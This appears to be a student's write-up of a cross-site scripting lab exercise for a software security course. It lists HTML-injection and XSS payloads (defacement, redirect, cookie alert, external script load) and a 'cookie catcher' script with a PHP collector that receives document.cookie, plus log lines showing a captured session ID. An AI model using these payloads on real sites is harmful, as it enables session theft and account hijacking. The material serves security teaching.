
Exercise 3: Teuschl

Challange 1: Site Defacing / HTML Injections

- *Set the background to a different color*

```
<style>body { background-color: yellow; }</style>
```




- *Display another image on the website*


```
<img src="https://cdn.expertphotography.com/wp-content/uploads/2022/03/What-Are-Stock-Photos-Ale-Bloshka.jpg" alt="XSS Image" style="width:300px; height:auto;">
```

XSS Labor

- *Create a link on the website*

```
<a href="https://www.technikum-wien.at/" target="_blank">Click me</a>
```





https://www.technikum-wien.at

Challenge 2: JavaScript / Cross Site Scripting

- *Popup: Display a message to the client*

```
<script>alert('Hello, this is an XSS Popup!');</script>
```

- *Redirect the client to some other website*

```
<script>window.location='https://www.technikum-wien.at';</script>
```


Challenge 2: JavaScript / Cross Site Scripting


- *Create a session with the server and display the current sesssion ID*

```
<script>alert(document.cookie);</script>
```

- *Try to load JS code from a different web source into the website*

```
<script src="https://www.technikum-wien.at/_next/static/chunks/pages/studium-
017e8e814ae75b5f.js"></script>
```





Challenge 3: Javascript / Cookie Catcher

- *Write a "Cookie Catcher", Clientside: Javascript, Backend: PHP*
- *Client Script*

```
<script>new Image().src = "http://localhost/SWSEC/log.php?cookie=" +
document.cookie;</script>
```

- *Log.php*


```
<?php
// Schritt 1: Cookie-Parameter auslesen
$cookie = isset($_GET['cookie']) ? $_GET['cookie'] : '';

// Schritt 2: Ausgeben (oder in eine Datei schreiben)
echo "Cookie empfangen: " . htmlentities($cookie);

// Optional: Sende (fast) leeres Bild, damit im Browser kein Fehler angezeigt wird
header("Content-Type: image/gif");
echo base64_decode("R0lGODlhAQABAAAAACw=");
?>
```

Challenge 3: Javascript / Cookie Catcher

- *Ergebnis:*




```
::1 - - [17/Jan/2025:11:47:35 +0100] "GET /SWSEC/log.php?cookie=_ga=GA1.1.662218804.1736876969;%20_ga_HXYQD1VJPH=GS1.1.1737106809.2.0.1737106856.0.0.0;%20PHPSESSID=e2mcn80nef5uac96cl8unmjkc5 HTTP/1.1" 200 154
::1 - - [17/Jan/2025:11:48:11 +0100] "GET /SWSEC/log.php?cookie=_ga=GA1.1.662218804.1736876969;%20_ga_HXYQD1VJPH=GS1.1.1737106809.2.0.1737106856.0.0.0;%20PHPSESSID=e2mcn80nef5uac96cl8unmjkc5 HTTP/1.1" 200 154
```